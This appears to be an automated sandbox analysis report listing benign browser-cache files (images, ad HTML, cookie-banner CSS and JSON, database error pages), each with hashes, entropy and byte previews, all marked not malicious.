Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...99.C.8...@.....V.....sV .....b..[4.hb..XII..v...h.....@.h.....r.....M.]....4. {...T.y.c~V...?.... .....:..S.....a..L.(.....z.....@..L.X.R0...@..4.b.4.Ph.....P.I....9M ...(.A../.h...J...4..`!.....)...P.A.....v....I.y...I.cE.!..$~5%X...$..np..S.X..M.].u~..ncu9.J.f.L.....@.wa.@..@..0&E,.T7a.....qY{TU..DP.Z....LCH.!...Z.~8.={zP.@..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AARmger[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	11165
Entropy (8bit):	7.952720665479278

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AARmger[1].jpg	
Encrypted:	false
SSDEEP:	192:QofUT98WTOALnIoSJfPsbN5qaTuot2CEE96IRDhD5iuWriqG/t1ZWOuDLxKnoH76:bfUT98iOwIoS5PsbN5qacHE9JDNWCVrt
MD5:	5569435E24021161E5537D6E151302B1
SHA1:	70C044A067C3CFCB9C529E65BD1FB7ACDAD5A8FB
SHA-256:	CF4B1A74D642B6845A5EDF8D1EEED9E2FD6EBD019292610EDF293F3C656926EF
SHA-512:	0781EF9C639EB0BB39047D8EC16F5CC91C6045A1A0960BAC331436EDC803293E5E1A4909E098DE517C6707F8688AE3C3E75E047540CEA0515E661606B1EB14B
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...L@h.(....@.Uwq.h..p.Fl4\-r6.1V..pA.E.(.....Z.Z.....$(.A...".0...T.....Y{O{..ritu7.J./..(....&./..C...V..."[.Y.,t.q.]T...Mu2.s!.. (.i7a.F.I..4.ni.R..bXP.P.@..A%..pB.I#mPH.?SJN.i\.m.Vk`!.Y.:s.....9.....x.....q.~....uT...3..-. ...}.....}j.vBq..F..i...Z.(.....@.kDH...~...M5.... p.2?...ms#jO..G2Mq.u...5.t.....S... .....q^.4.N);.....I-.y....!.....Q..m..b.".K.@.@.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AARmlyN[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	50441
Entropy (8bit):	7.9704662448656896
Encrypted:	false
SSDEEP:	1536:IZnUYSkeMN0c0sCG4fBBtTE9wKwZtZolU:4nikd6WeBFEJWEU
MD5:	03D20B002D9CF535697BDF4BC79ACD59
SHA1:	F5FFCE9F64222A858EE12EC6CD2075EDFB32DBF6
SHA-256:	1A049AC7D4A23FE58BA413E2CE7BB72E02146AFC14D1D3DE20031E1A39D54AC2
SHA-512:	30AA36D51139142ACBFFD56F8C4BD226FD7D0A069DF25F008047A5A367BE60E222D6145FF4CC114621BAB419424E728322C69E916C0879B6B7F32C0A7A426149
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...N.....eck...0e..>.-.k.[.....Ut!.J..H..4....e^..C..$....l=Y.....%.`.tR..8 ..*...2G.L)\..p4...k%..FO....S.X...D....x<T..$..f.,zu4..M..\..8. gr....>e`@.i. .dW;.B..9..U.+X...0<.B...M;!\m..}.....'.J.~#Y.Td.!..hI.....q.h..#[L..I&..@?.Cm....<.m..F8.S.[..."....7`..7.....*....WV...*.Q.\...$[.Y...8..4..Vi88<..j\K..1.o..:s.M.9.D.w F.N.;S..{wy.C....M..E{.3.,...+..*....q...a

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AARmvNW[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	12221
Entropy (8bit):	7.9613372660841675
Encrypted:	false
SSDEEP:	192:QoKdy1kGjqZRb1W2q9+bLVe0h+TFP5EcCB8pJ4hMDYAzypAlasvocXfPIDHnpfM/:bK8OGjq18ue0hCF1B/Y4ypQX3IDHRMuK
MD5:	DED662CEDE6DB81BCB013B72209AE3C2
SHA1:	6D804D44A171F6CBC4F15DA3F0C19707519EA2B6
SHA-256:	67A0EA105B4BF9D869F97309CD53EFB90BA2F26C51A52CD975EBC314B7A1A39F
SHA-512:	C8F4A66408D603B6AF64612B98F92DC581999FB14221DD2946061C0B7E18D93808E98B7EC4081886805819887 54A0731C13CCC42C8E434FBDFC960315E484800
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?.mz....H...A"P...@..%0.....I.p...rbe...<z.L..t.#..C...c....xd....X.....Z...1..iX/...}..jL.....SZ..... _..?...tA?.J4.v.0..r.9.....vQ..|. \.....~...Ri..{.....:..D].a%uc.U."...dW..G....P.....1...(.....P.).....17.;.....[...`lm.~..u.1.....q..i\g[.x.J....u'..*.T\..'...v.5`pc.>.....x.).,..]."..`....8.F[....[j2.#..c....U..%.....&e...U..D...{-.0.1 .

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AARmyym[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	7212
Entropy (8bit):	7.882392318186589
Encrypted:	false
SSDEEP:	192:QoTCB4Pg9/4IJDgYCyDA2j27fFZD64/QtyKQ:bgCgK8MYU379BfQtyKQ
MD5:	804EF9D52496634B39D27D61B75ADADD

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AARmyym[1].jpg	
SHA1:	CE5CD83EAF9BF2BD8964D1BFFF5B5F89D87748AD
SHA-256:	12614527481A9B39F59FF6E4F56546BAC608E5DF63EA94F41ABE8400DA051709
SHA-512:	E6D0FA52B704DB143668740DCB1E275D6083331B9A676EF13EB9E7B82F5FEC1C156F1853E32379112AEF742B41D6A8F1037C2EBF109275AEFBBF2558A4BBD9DC
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....``.`..... ....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..e`..Qs...].).g(....(.....J....:.nN*.1Z.-...QsyE4Z.....-J....5..7F...Vs.ff...5'D5E..d.RfSVeI...f....l.R3.IT...4.U'..V8.DYu"O-..y....V.q._p...BB..j.kl.*.Z..S..6.{v...H.9..@...G.tS..GJ.q6[...O.."...!Nh.&...(....J._....f.N*,t....QBD.W.$..Jm..Xdv.:RH.+.....3L.Z...s.4X^..R."..Q...h..k...S#zOB[e..Pm.`.....(.U$.O..dSz.....c.....Z.M..uQ.8.b.....t^I..0)\]...q..4..~Cgv....J..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB7hjL[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	462
Entropy (8bit):	7.383043820684393
Encrypted:	false
SSDEEP:	12:6v/7FMgL0KPV1ALxcVgmgMEBXu/+vVIIMhZkdjWu+7cW1T4:kMgoyocsOmIZII+7cW1T4
MD5:	F810C713C84F79DBB3D6E12EDBCD1A32
SHA1:	09B30AB856BFFDB6AABE09072AEF1F6663BA4B86
SHA-256:	6E3B6C6646587CC2338801B3E3512F0C293DFF2F9540181A02C6A5C3FE1525A2
SHA-512:	236A88BD05EAF210F0B61F2684C08651529C47AA7DCBCD3575B067BEDCA1FBEE72E260441B4EAD45ABE32354167F98521601EA21DDF014FF09113EC4C0D9D78
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx...N.P...C.l...)...Mcb*qaC/..]..7..l...x.Z.....w....._....<....|.....FX.3.v.A.....1..Rt...}.....;....BT.....(X.....(....4...-...f....0.8...|A.:P%.P..if.t..P..T.6..)s..H..~.C..(.7.s>....~...h..bz...Z.....D4Vm.T...2.5.U.P....q.6..1t~.ZU....7.i...".b.i.~...G.A!..&..+S.(<(...y._w..q.....Q.l..1...Tz...Q...r.....g...+.o.]...J...$.8:.F..I.....XT..k.v....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\a5ea21[2].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 32 x 32, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	758
Entropy (8bit):	7.432323547387593
Encrypted:	false
SSDEEP:	12:6v/792/6TCfasyRmQ/iyzH48qyNkWCj7ev50C5qABOTo+CGB++yg43qX4b9uTmMI:F/6easyD/iCHLSWWqyCoTTdTc+yhaX4v
MD5:	84CC977D0EB148166481B01D8418E375
SHA1:	00E2461BCD67D7BA511DB230415000AEFBD30D2D
SHA-256:	BBF8DA37D92138CC08FFEEC8E3379C334988D5AE99F4415579999BFBBB57A66C
SHA-512:	F47A507077F9173FB07EC200C2677BA5F783D645BE100F12EFE71F701A74272A98E853C4FAB63740D685853935D545730992D0004C9D2FE8E1965445CAB509C3
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR... ... .pHYs.....vpAg... ... .eIDATH...o.@../..MT..KY..P!9^....:UjS..T."P.(R.PZ.KQZ.S. ....,v2.^.....9/t....K..;_ }'.....~..qK..i.;.B..2.`.C...B.....<...CB.....).....;..Bx..2.}.. ._>w!..%B..{.d...LCgz..j/.7D.*.M.*.....'.HK..j%.!DOf7.....C.]._Z.f+..1.I+.;.Mf....L:Vhg..[.. ..O:..1.a....F..S.D...8<n.V.7M.....cY@.....4.D..kn%.e.A.@IA.,>\.Q|.N.P.....<.!....ip...y..U....J...9...R..mgp}vvn.f4$..X.E.1.T...?.....'.wz..U...../[...z..(DB.B(....-.....B.=m.3.....X...p...Y.....w..<.....8...3.;.0....(..I...A..6f.g.xF..7h.Gmq|....gz_Z...x..0F'.....x..=Y}..jT..R.....72w/...Bh..5..C...2.06`.....8@A..."zTXtSoftware..x.sL.OJU..MLO.JML.../.....M....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\auction[2].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	17288
Entropy (8bit):	5.78621591794486
Encrypted:	false
SSDEEP:	192:uJb6J4TmRnNERJkMKkcMTmRuZX1lS2TmReptj3krzsyy3V/zJZ84gKOG/Xv3qjm:geXnERJkMv+0lmMpN3krzq/VZfp/f6jm
MD5:	76D08E8723577A159DDF16EC66091C4D
SHA1:	48FD3D196AD0C6CC1ECEC310D3C26227FB42CD7D
SHA-256:	03E65B084BD04740A4C6E270FBFEA229234E9F60A87E9EC03568D9270B52B1EA
SHA-512:	06056D52B6B2A9101BD9A9097B66FA68FAD64A8FC9BAFAB21A41F503EAA265EAD484B3BB89037369889AA8991B3D18CE99BC52A4F1116EA18CFE5C4CE63F09B9
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\auction[2].htm	
Preview:	..<script id="sam-metadata" type="text/html" data-json="{"optout":{"msaOptOut":false,"browserOptOut":false},"taboola":{"sessionId":"v2_78211769c68358d70edf7cf8295a2785_86d7e73e-9de0-4f81-b6a2-d6a2702c1d7a-tuct8a2df71_1638488561_1638488561_CIi3jgYQr4c_GMb6jZOqzrj6uAEgASgBMCs4stANQNCIEEje2NkDUP_____wFYAGAAaKKcqr2pwqnJjgFwAA"},"tbsessionid":"v2_78211769c68358d70edf7cf8295a2785_86d7e73e-9de0-4f81-b6a2-d6a2702c1d7a-tuct8a2df71_1638488561_1638488561_CIi3jgYQr4c_GMb6jZOqzrj6uAEgASgBMCs4stANQNCIEEje2NkDUP_____wFYAGAAaKKcqr2pwqnJjgFwAA","pageViewId":"bdb79e30184546f8a9a4ff8a28bab829","RequestLevelBeaconUrls":[]}">..</script>..<li class="triptych serversidenativead hasimage " data-json="{"tvb":[],"trb":[],"tjb":[],"p":"taboola","e":true}" data-provider="taboola" data-ad-region="infopane" data-ad-index="2" data-viewab

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\cfdbd9[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	740
Entropy (8bit):	7.552939906140702
Encrypted:	false
SSDEEP:	12:6v/70MpfkExg1J0T5F1NRlYx1TEdLh8vJ542irJQ5nnXZkCaOj0cMgL17jXGW:HMuXk5RwTTEovn0AXZMitL9aW
MD5:	FE5E6684967766FF6A8AC57500502910
SHA1:	3F660AA0433C4DBB33C2C13872AA5A95BC6D377B
SHA-256:	3B6770482AF6DA488BD797AD2682C8D204ED536D0D173EE7BB6CE80D479A2EA7
SHA-512:	AF9F1BABF872CBF76FC8C6B497E70F07DF1677BB17A92F54DC837BC2158423B5BF1480FF20553927ECA2E3F57D5E23341E88573A1823F3774BFF8871746FFA51
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....U....sBIT....|.d.....pHYs.....~.....tEXtSoftware.Adobe Fireworks CS6.....tEXtCreation Time.07/21/16.~y....<IDATH..;k.Q....;.;..&..#...4..2... ..V,...X..~.{..|.Cj.....B$.%.nb....c1...w.YV....=g.....!..&.$.mI...I.$M.F3.}W,e.%..x.,..c..0.*V....W.=0.uv.X...C....3`....s.....c.....2]E0.....M...^i...[..]5.&...g.z5]H....gf....I... .u.....:uy.8"....5...0.....z.....o.t...G..".....3.H....Y....3..G....v..T....a.&K.....,T.\.[..E.....?.....D.....M..9...ek..kP.A.`2.....k...D.}.\...V%.\..vIM..3.t....8.S.P.....9.....yI.<...9... ..R.e.!`..-@.....+.a..*x..0.....Y.m.1..N.I...V.'..;.V..a.3.U....,.1c.-.J<..q.m-1...d.A..d.`.4.k..i.....SL.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\checksync[3].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	204
Entropy (8bit):	4.753212018409155
Encrypted:	false
SSDEEP:	6:ljggS5oc/bLiuggS5oc/bLiuggS5oc/bL7:+DpxgDpxgDp7
MD5:	AA0EC763639C9094D9BE1B0D491AC65A
SHA1:	9A0E137BD9EB21908016360FBB2DAD6AED37CAE4
SHA-256:	4D2671D4C5D04438C3447C787ADF222D33AB22C91222ABB1B5524ED586B42C01
SHA-512:	9A812C4C097D864E757CE84D98542EA239150D61184E2BF1BB62EB9E97F8730ADBB96D00F95B0386FC4B93E82347450ADE2A77E5B495708C0438C7DCF5BCEF8
Malicious:	false
Reputation:	unknown
Preview:	Connection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection failed: SQLSTATE[HY000] [2006] MySQL server has gone away

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\checksync[4].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	204
Entropy (8bit):	4.753212018409155
Encrypted:	false
SSDEEP:	6:ljggS5oc/bLiuggS5oc/bLiuggS5oc/bL7:+DpxgDpxgDp7
MD5:	AA0EC763639C9094D9BE1B0D491AC65A
SHA1:	9A0E137BD9EB21908016360FBB2DAD6AED37CAE4
SHA-256:	4D2671D4C5D04438C3447C787ADF222D33AB22C91222ABB1B5524ED586B42C01
SHA-512:	9A812C4C097D864E757CE84D98542EA239150D61184E2BF1BB62EB9E97F8730ADBB96D00F95B0386FC4B93E82347450ADE2A77E5B495708C0438C7DCF5BCEF8
Malicious:	false
Reputation:	unknown
Preview:	Connection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection failed: SQLSTATE[HY000] [2006] MySQL server has gone away

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\checksync[5].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\checksync[5].htm	
Size (bytes):	204
Entropy (8bit):	4.753212018409155
Encrypted:	false
SSDEEP:	6:ljggS5oc/bLiuggS5oc/bLiuggS5oc/bL7:+DpxgDpxgDp7
MD5:	AA0EC763639C9094D9BE1B0D491AC65A
SHA1:	9A0E137BD9EB21908016360FBB2DAD6AED37CAE4
SHA-256:	4D2671D4C5D04438C3447C787ADF222D33AB22C91222ABB1B5524ED586B42C01
SHA-512:	9A812C4C097D864E757CE84D98542EA239150D61184E2BF1BB62EB9E97F8730ADBB96D00F95B0386FC4B93E82347450ADE2A77E5B495708C0438C7DCF5BCEF8
Malicious:	false
Reputation:	unknown
Preview:	Connection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection failed: SQLSTATE[HY000] [2006] MySQL server has gone away

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\otCommonStyles[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	20953
Entropy (8bit):	5.003252373878778
Encrypted:	false
SSDEEP:	192:LIsia0zYw49vRn4l7cWQjRkmSxoU/4OIZZTg8l9Qonnq3WwHpUkG4HfeXiPcB2jk:HRc7fQxNGoFBlCHcXaivSYBQY2YpuML
MD5:	E4F88E3AF211BD9EA203D23CB0B261D5
SHA1:	6067E95844B3E11A275ADD0B41D7AD3F00A426FD
SHA-256:	E58322F14AC511762E2C74932104D7205440281520CF98E66F15B40AA8E60D05
SHA-512:	B2C8870B61E9132DC7D7167F50F7C85BFE67EAC6DA711BDF0B9C85EB026249A95E8D67FFB0699934EAA304F971E44F0180E8578AFD8353943154FCE689690B76
Malicious:	false
Reputation:	unknown
Preview:	#onetrust-banner-sdk{-ms-text-size-adjust:100%;-webkit-text-size-adjust:100%}#onetrust-banner-sdk .onetrust-vendors-list-handler{cursor:pointer;color:#1f96db;font-size:inherit;font-weight:bold;text-decoration:none;margin-left:5px}#onetrust-banner-sdk .onetrust-vendors-list-handler:hover{color:#1f96db}#onetrust-banner-sdk:focus{outline:2px solid #000;outline-offset:-2px}#onetrust-banner-sdk a:focus{outline:2px solid #000}#onetrust-banner-sdk #onetrust-accept-btn-handler,#onetrust-banner-sdk #onetrust-reject-all-handler,#onetrust-banner-sdk #onetrust-pc-btn-handler{outline-offset:1px}#onetrust-banner-sdk .ot-close-icon,#onetrust-pc-sdk .ot-close-icon,#ot-sync-ntfy .ot-close-icon{background-image:url("

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\otFlat[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	12859
Entropy (8bit):	5.237784426016011
Encrypted:	false
SSDEEP:	384:Mjuyejbn42OdP85csXfn/BoH6iAHyPtJJAk:M6ye1/m
MD5:	0097436CBD4943F832AB9C81968CB6A0
SHA1:	4734EF2D8D859E6BFF2E4F3F7696BA979135062C
SHA-256:	F330D3AE039F615FF31563E4174AAE9CEAD8E99E00297146143335F65199A7A9
SHA-512:	3CC406AE3430001B8F305FA5C3964F992BA64CE652CCABD69924FE35E69675524E77A9E288DDE9BCF697B9C1C080871076C84399CDFAD491794B8F2642008BE
Malicious:	false
Reputation:	unknown
Preview:	.. {.. "name": "otFlat",.. "html": "PGRpdiBpZD0ib25ldHJ1c3QtYmFubmVyLXNkayIgY2xhc3M9Im90RmxhdCI+PGRpdiByb2xlPSJhbGVydGRpYWxvZyIgYXJpYS1kZXNjcmliZWRieT0ib25ldHJ1c3QtcG9saWN5LXRleHQiPjxkaXYgY2xhc3M9Im90LXNkay1jb250YWluZXIiPjxkaXYgY2xhc3M9Im90LXNkay1yb3ciPjxkaXYgaWQ9Im9uZXRydXN0LWdyb3VwLWNvbnRhaW5lciIgY2xhc3M9Im90LXNkay1laWdodCBvdC1zZGstY29sdW1ucyI+PGRpdiBjbGFzcz0iYmFubmVyX2xvZ28iPjwvZGl2PjxkaXYgaWQ9Im9uZXRydXN0LXBvbGljeSI+PGgzIGlkPSJvbmV0cnVzdC1wb2xpY3ktdGl0bGUiPlRpdGxlPC9oMz48cCBpZD0ib25ldHJ1c3QtcG9saWN5LXRleHQiPnRpdGxlPGEgaHJlZj0iIyI+cG9saWN5PC9hPjwvcD48ZGl2IGNsYXNzPSJvdC1hbGVydC1idG9yZGVyIHRvIHByb3ZpZGU6PC9oMz48dGl0bGUiPlRpdGxlPHA+Y2hhc3M9Im90LWRwZC10aXRsZSI+V2UgY29sbGVjdCBkYXRhIGluIG9yZGVyIHRvIHByb3ZpZGU6PC9oMz48dGl0bGUiPlRpdGxlPHA+Y2hhc3M9Im90LWRwZC1kZXNjIj5kZXNjcmlwdGlvbjwvcD48L2Rpdj48L2Rpdj48L2Rpdj48L2Rpdj48ZGl2IGlkPSJvbmV0cnVzdC1idXR0b24tZ3JvdXAiPjxidXR0b24tZ3JvdXAtcGFyZW50IiBjbGFzcz0ib3Qtc2RrLXRocmVlIG90LXNkay1jb2x1bW5zIj48ZGl2IGlkPSJvbmV0cnVzdC1idXR0b24tZ3JvdXAiPjxidXR0b24tZ3JvdXAtcGFyZW50IiBjbGFzcz0ib3Qtc2RrLXRocmVlIG90LXNkay1jb2x

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\otPcCenter[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	48633
Entropy (8bit):	5.555948771441324
Encrypted:	false
SSDEEP:	768:VwcBWh5ZSMYib6pWXlzZz6c18tiHoQqhI:VwqZYdZz6c18tySI

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\otPcCenter[1].json	
MD5:	928BD4F058C3CE1FD20BE50FE74F1CD8
SHA1:	5CBF71DB356E50C3FFCB58E309439ED7EB1B892E
SHA-256:	6048F2D571D6AE8F49E078A449EB84113D399DD5EA69FB5AC9C69241CD7BA945
SHA-512:	1E165855CEF80DDFBE2129FA49A0053055561ADEFF7756DE5EA22338D0770925313CCB0993AD032B95ACE336594A5F38E9EE0F0B58ADFE1552FE9251993391C1
Malicious:	false
Reputation:	unknown
Preview:	.. {.. "name": "otPcCenter",.. "html": "PGRpdiBpZD0ib25ldHJ1c3QtcGMtc2RrIiBjbGFzcz0ib3RQY0NlbnRlciBvdC1oaWRlIG90LWZhZGUta W4iIGFyaWEtbW9kYWw9InRydWUiIHJvbGU9ImFsZXJ0ZGlhbG9nIj48IS0tIENsb3NlIEJ1dHRvbiAtLT48ZGl2IGNsYXNzPSJvdC1wYy1oZWFkZXIiPjwhLS0gTG9nbyB UYWcgLS0+PGRpdiBjbGFzcz0ib3QtcGMtbG9nbyIgcm9sZT0iaW1nIiBhcmlhLWxhYmVsPSJDb21wYW55IExvZ28iPjwvZGl2PjwhLS0gQ2xvc2UgQnV0dG9uIC0tPjxkaXY gY2xhc3M9Im90LWNsb3NlLWJ1dHRvbiI+PGJ1dHRvbiBpZD0iY2xvc2UtYnV0dG9uIiBhcmlhLWxhYmVsPSJDbG9zZSI+PC9idXR0b24+PC9kaXY+PCEtLSBDbG9zZSBCdXR0 b24gLS0+PGRpdiBjbGFzcz0ib3QtY2xvc2UtaWNvbiIgYXJpYS1sYWJlbD0iQ2xvc2UiPjwvYnV0dG9uPjwhLS0gQnV0dG9uIC0tPjxkaXYgaWQ9Im9 0LXBjLWNvbnRlbnQiIGNsYXNzPSJvdC1wYy1zY3JvbGxiYXIiPjxoMiBpZD0ib3QtcGMtdGl0bGUiPllvdXIgUHJpdmFjeTwvaDI+PGRpdiBjbGFzcz0ib3Qtc2RrLXJvdyBvdC1 jYXQtZ3JwIj48aDMgaWQ9Im90LWNhdGVnb3J5LXRpdGxlIj5NYW5hZ2UgQ29va2llIFByZWZlcmVuY2VzPC9oMz48ZGl2IGNsYXNzPSJvdC1wbGktaGRyIj48c3BhbiBjb GFzcz0ib3QtbGktdGl0bGUiPkNvbnNlbnQ8L3NwYW4+IDxzcGFuIGNsYXNzPSJvdC1saS1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\2d-0e97d4-185735b[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	251398
Entropy (8bit):	5.2940351809352855
Encrypted:	false
SSDEEP:	3072:FaPMULTAHEkm8OUdvUvJZkrqq7pjD4tQH:Fa0ULTAHLOUdvwZkrqq7pjD4tQH
MD5:	24D71CC2CC17F9E0F7167D724347DBA4
SHA1:	4188B4EE11CFDC8EA05E7DA7F475F6A464951E27
SHA-256:	4EF29E187222C5E2960E1E265C87AA7DA7268408C3383CC3274D97127F389B22
SHA-512:	43CF44624EF76F5B83DE10A2FB1C27608A290BC21BF023A1BFDB77B2EBB4964805C8683F82815045668A3ECCF2F16A4D7948C1C5AC526AC71760F50C82AADE2 B
Malicious:	false
Reputation:	unknown
Preview:	/*! Error: C:/a/_work/1/s/Statics/WebCore.Statics/Css/Modules/ExternalContentModule/Uplevel/Base/externalContentModule.scss(207,3): run-time error CSS1062: Expe cted semicolon or closing curly-brace, found '@include.multiLineTruncation' */....@charset "UTF-8";div.adcontainer iframe[width='1']{display:none}span.nativead{font-weigh t:600;font-size:1.1rem;line-height:1.364}div:not(.ip) span.nativead{color:#333}.todaymodule .smalla span.nativead,.todaystripe .smalla span.nativead{bottom:2rem ;display:block;position:absolute}.todaymodule .smalla a.nativead .title,.todaystripe .smalla a.nativead .title{max-height:4.7rem}.todaymodule .smalla a.nativead .caption, .todaystripe .smalla a.nativead .caption{padding:0;position:relative;margin-left:11.2rem}.todaymodule .mediuma span.nativead,.todaystripe .mediuma span.nativead {bottom:1.3rem}.ip a.nativead span:not(.title):not(.adslabel),.mip a.nativead span:not(.title):not(.adslabel){display:block;vertical-align:top;color:#a0a0a0}.ip a.nativead .captio

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\52-478955-68ddb2ab[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines
Category:	dropped
Size (bytes):	396900
Entropy (8bit):	5.314138504283414
Encrypted:	false
SSDEEP:	6144:WXP9M/wSg/5rs1JuKb4KAuPmqqIjHSjasCr1BgxO0DkV4FcjtIuNK:YW/fjqIjHdl16tbcjut
MD5:	635C7C1B8F0A7A5B28EECA13824ABA3C
SHA1:	84340599D2873DCCED885061C40C89DE26228F3A
